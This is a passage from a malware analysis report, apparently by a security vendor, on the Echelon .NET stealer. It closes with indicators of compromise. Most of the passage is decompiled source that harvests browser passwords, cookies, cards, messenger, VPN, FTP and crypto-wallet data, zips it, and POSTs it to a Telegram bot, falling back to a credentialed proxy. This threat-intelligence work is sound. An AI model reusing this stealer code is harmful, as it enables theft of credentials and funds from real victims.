                Bitmap bitmap = new Bitmap(width, height);
                Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, bitmap.Size);
                bitmap.Save(Echelon_Dir + "\\Screen.Jpeg", ImageFormat.Jpeg);
            }
            catch
            {
            }
        }
    }
}
```


(Screen Capturing)

While the scraper is performing its functions, the sample will also be creating directories and will then begin sorting and storing the stolen data. Here are images of the assembly starting the threads for directory creation.



```
public static class Stealer
{
    // Token: 0x06000236 RID: 566 RVA: 0x00011944 File Offset: 0x0000FB44
    [STAThread]
    public static void GetStealer()
    {
        Directory.CreateDirectory(Help.Echelon_Dir);
        Directory.CreateDirectory(Help.Browsers);
        Directory.CreateDirectory(Help.Passwords);
        Directory.CreateDirectory(Help.Autofills);
        Directory.CreateDirectory(Help.Downloads);
        Directory.CreateDirectory(Help.Cookies);
        Directory.CreateDirectory(Help.History);
        Directory.CreateDirectory(Help.Cards);
        File.SetAttributes(Help.dir, FileAttributes.Hidden | FileAttributes.System | FileAttributes.Directory);
        GetFiles.Inizialize(Help.Echelon_Dir);
        Thread.Sleep(new Random(Environment.TickCount).Next(10000, 20000));
        new Thread(delegate()
        {
            Chromium.GetCookies(Help.Cookies);
        }).Start();
        new Thread(delegate()
        {
            Chromium.GetPasswords(Help.Passwords);
        }).Start();
        new Thread(delegate()
        {
            Chromium.GetAutofills(Help.Autofills);
        }).Start();
        new Thread(delegate()
        {
            Chromium.GetDownloads(Help.Downloads);
        }).Start();
        new Thread(delegate()
        {
            Chromium.GetHistory(Help.History);
        }).Start();
        new Thread(delegate()
        {
            Chromium.GetCards(Help.Cards);
        }).Start();
        new Thread(delegate()
        {
            Steal.Cookies();
        }).Start();
        new Thread(delegate()
        {
            Steal.Passwords();
        }).Start();
        new Thread(delegate()
        {
            ProtonVPN.Start(Help.Echelon_Dir);
        }).Start();
        new Thread(delegate()
        {
            Outlook.GrabOutlook(Help.Echelon_Dir);
        }).Start();
        new Thread(delegate()
```


(Data Storage Threads Being Initialized)



```
{
    OpenVPN.Start(Help.Echelon_Dir);
}).Start();
new Thread(delegate()
{
    NordVPN.Start(Help.Echelon_Dir);
}).Start();
new Thread(delegate()
{
    Startjabbers.Start(Help.Echelon_Dir);
}).Start();
new Thread(delegate()
{
    TGrabber.Start(Help.Echelon_Dir);
}).Start();
new Thread(delegate()
{
    DGrabber.Start(Help.Echelon_Dir);
}).Start();
Screenshot.Start(Help.Echelon_Dir);
BuffBoard.Inizialize(Help.Echelon_Dir);
Systemsinfo.ProgProc(Help.Echelon_Dir);
FileZilla.Start(Help.Echelon_Dir);
TotalCommander.Start(Help.Echelon_Dir);
StartWallets.Start(Help.Echelon_Dir);
DomainDetect.Start(Help.Browsers);
string text = string.Concat(new string[]
{
    Help.dir,
    "\\",
    Help.DateLog,
    "_",
    Help.HWID,
    Help.CountryCOde(),
    ".zip"
});
```


(Data Storage Threads Being Initialized Cont.)

After this process is complete, the sample will then begin compressing the data into a .zip format. Additionally, during this part of the process, the compressed document is being prepared to be sent to a C2.



```
            using (ZipFile zipFile = new ZipFile(Encoding.GetEncoding("cp866")))
            {
                zipFile.CompressionLevel = 9;
                zipFile.Comment = string.Concat(new string[]
                {
                    "+++++???+++++\n|----------------------------------------|\nPC:",
                    Environment.MachineName,
                    "/",
                    Environment.UserName,
                    "\nIP: ",
                    Help.IP,
                    Help.Country(),
                    "\nHWID: ",
                    Help.DateLog,
                    "_",
                    Help.HWID
                });
                zipFile.Password = Program.passwordzip;
                zipFile.AddDirectory(Help.Echelon_Dir ?? "");
                zipFile.Save(text ?? "");
            }
            string text2 = text ?? "";
            byte[] file = File.ReadAllBytes(text2);
            string url = string.Concat(new string[]
            {
                Help.ApiUrl,
                Program.Token,
                "/sendDocument?chat_id=",
                Program.ID,
                string.Concat(new string[]
                {
                    "&caption=\ud83d\udc64 ",
                    Environment.MachineName,
                    "/",
                    Environment.UserName,
                    "\n\ud83c\udff4 IP: ",
                    Help.IP,
                    Help.Country(),
                    "\n\ud83c\udf10 Browsers Data\n   └\ud83d\udd11",
                    (Chromium.Passwords + Edge.count + Steal.count).ToString(),
                    "\n   └\ud83c\udf6a",
                    (Chromium.Cookies + Steal.count_cookies).ToString(),
                    "\n   └\ud83d\udd51",
                    Chromium.History.ToString(),
                    "\n   └\ud83d\udcdd",
                    Chromium.Autofills.ToString(),
                    "\n   └\ud83d\udcb3",
                    Chromium.CC.ToString(),
```


(Data Storage Threads Being Initialized Cont.)



```
            try
            {
                SenderAPI.POST(file, text2, "application/x-ms-dos-executable", url);
                Directory.Delete(Help.dir + "\\", true);
                File.AppendAllText(Help.LocalData + "\\" + Help.HWID, Help.HWID);
            }
            catch
            {
            }
        }
    }
}
```


(Data POST)

Along with the methods posted in the two previous images, and during the compression process, Echelon will be concatenating data from the stolen data into easily readable strings for the attacker. This method is detailed in the image below. The image also contains the specific platforms and digital currency wallets that this sample targets.




```
(Chromium.Passwords + Edge.count + Steal.count).ToString(),
"\n   ∟\ud83c\udf6a",
(Chromium.Cookies + Steal.count_cookies).ToString(),
"\n   ∟\ud83d\udd51",
Chromium.History.ToString(),
"\n   ∟\ud83d\udcdd",
Chromium.Autofills.ToString(),
"\n   ∟\ud83d\udcb3",
Chromium.CC.ToString(),
"\n\ud83d\udcb6 Wallets: ",
(StartWallets.count > 0) ? "✅" : "❌",
(Electrum.count > 0) ? " Electrum" : "",
(Armory.count > 0) ? " Armory" : "",
(AtomicWallet.count > 0) ? " Atomic" : "",
(BitcoinCore.count > 0) ? " BitcoinCore" : "",
(Bytecoin.count > 0) ? " Bytecoin" : "",
(DashCore.count > 0) ? " DashCore" : "",
(Ethereum.count > 0) ? " Ethereum" : "",
(Exodus.count > 0) ? " Exodus" : "",
(LitecoinCore.count > 0) ? " LitecoinCore" : "",
(Monero.count > 0) ? " Monero" : "",
(Zcash.count > 0) ? " Zcash" : "",
(Jaxx.count > 0) ? " Jaxx" : "",
"\n\ud83d\udcc2 FileGrabber: ",
GetFiles.count.ToString(),
"\n\ud83d\udcac Discord: ",
(DGrabber.count > 0) ? "✅" : "❌",
"\n✈ Telegram: ",
(TGrabber.count > 0) ? "✅" : "❌",
"\n\ud83d\udca1 Jabber: ",
(Startjabbers.count + Pidgin.PidginCount > 0) ? "✅" : "❌",
(Pidgin.PidginCount > 0) ? (" Pidgin (" + Pidgin.PidginAkks.ToString() + ")") : "",
(Startjabbers.count > 0) ? " Psi" : "",
"\n\ud83d\udce1 FTP\n   ∟ FileZilla: ",
(FileZilla.count > 0) ? ("✅ (" + FileZilla.count.ToString() + ")") : "❌",
"\n   ∟ TotalCmd: ",
(TotalCommander.count > 0) ? "✅" : "❌",
"\n\ud83d\udd0c VPN\n   ∟ NordVPN: ",
(NordVPN.count > 0) ? "✅" : "❌",
"\n   ∟ OpenVPN: ",
(OpenVPN.count > 0) ? "✅" : "❌",
"\n   ∟ ProtonVPN: ",
(ProtonVPN.count > 0) ? "✅" : "❌",
"\n\ud83c\udd94 HWID: ",
Help.HWID,
"\n⚙ ",
Systemsinfo.GetOSInformation(),
"\n\ud83d\udd0e ",
File.ReadAllText(Help.Browsers + "\\DomainDetect.txt")
```

Looking back at the data POST method, here is what appears to be the C2 that this particular sample is trying to connect to. Analysis of the indicator only led to an Apache webpage. Also within the assembly is the creation of the webclient.



```
namespace Echelon
{
    // Token: 0x02000007 RID: 7
    public class SenderAPI
    {
        // Token: 0x0600001A RID: 26 RVA: 0x00005614 File Offset: 0x00003814
        public static void POST(byte[] file, string filename, string contentType, string url)
        {
            Thread.Sleep(new Random(Environment.TickCount).Next(500, 2000));
            try
            {
                ServicePointManager.SecurityProtocol = (SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
                WebClient webClient = new WebClient
                {
                    Proxy = null
                };
                string text = "------------------------" + DateTime.Now.Ticks.ToString("x");
                webClient.Headers.Add("Content-Type", "multipart/form-data; boundary=" + text);
                string @string = webClient.Encoding.GetString(file);
                string s = string.Format("--{0}\r\nContent-Disposition: form-data; name=\"document\"; filename=\"{1}\"\r\nContent-Type: {2}\r\n\r\n{3}\r\n--{0}--\r\n", new object[]
                {
                    text,
                    filename,
                    contentType,
                    @string
                });
                byte[] bytes = webClient.Encoding.GetBytes(s);
                webClient.UploadData(url, "POST", bytes);
            }
            catch
            {
                ServicePointManager.SecurityProtocol = (SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
                using (WebClient webClient2 = new WebClient())
                {
                    string text2 = "------------------------" + DateTime.Now.Ticks.ToString("x");
                    webClient2.Headers.Add("Content-Type", "multipart/form-data; boundary=" + text2);
                    string string2 = webClient2.Encoding.GetString(file);
                    string s2 = string.Format("--{0}\r\nContent-Disposition: form-data; name=\"document\"; filename=\"{1}\"\r\nContent-Type: {2}\r\n\r\n{3}\r\n--{0}--\r\n", new object
                      []
                    {
                        text2,
                        filename,
                        contentType,
                        string2
```

(Web Client Creation)



```
                    byte[] bytes2 = webClient2.Encoding.GetBytes(s2);
                    WebProxy proxy = new WebProxy("168.235.103.57", 3128)
                    {
                        Credentials = new NetworkCredential("echelon", "002700z002700")
                    };
                    webClient2.Proxy = proxy;
                    webClient2.UploadData(url, "POST", bytes2);
                }
            }
        }
    }
```

(C2)

Technical Details:

Filename:
Present).rar

Archived in Parent Archive:

- **pass - 123.txt:** Benign - Text document containing a password
- **DotNetZip.dll:** Not Malicious - class library and toolset for manipulating zip files. (MD5 Hash: 60CAABBD43235889D64F230617C0E24E)
- **Present.exe:** Malicious - Credential Stealer/ Bitcoin Wallet Stealer (MD5 Hash: F407B3F68D5603C74C810BA16C08EC9D)

Malware Original Name: Echelon.exe

Network traffic:

Calls out to api.ipify.org

The following IP, which is most likely a proxy, was found in the samples .NET decompiled code and it appears to be where the sample may be attempting to POST the stolen data to:
168.235.103.57 Port:3128
Network Credentials = "echelon" , "002700z002700"

IOCs

- MD5 Hash: 60CAABBD43235889D64F230617C0E24E
- MD5 Hash: F407B3F68D5603C74C810BA16C08EC9D
- IP: 168.235.103.57

AMERICAS
410A East Main St.
Charlottesville,
VA 22902 USA
+1 (800) 974-3515
sales@safeguardcyber.com

SAFEGUARD CYBER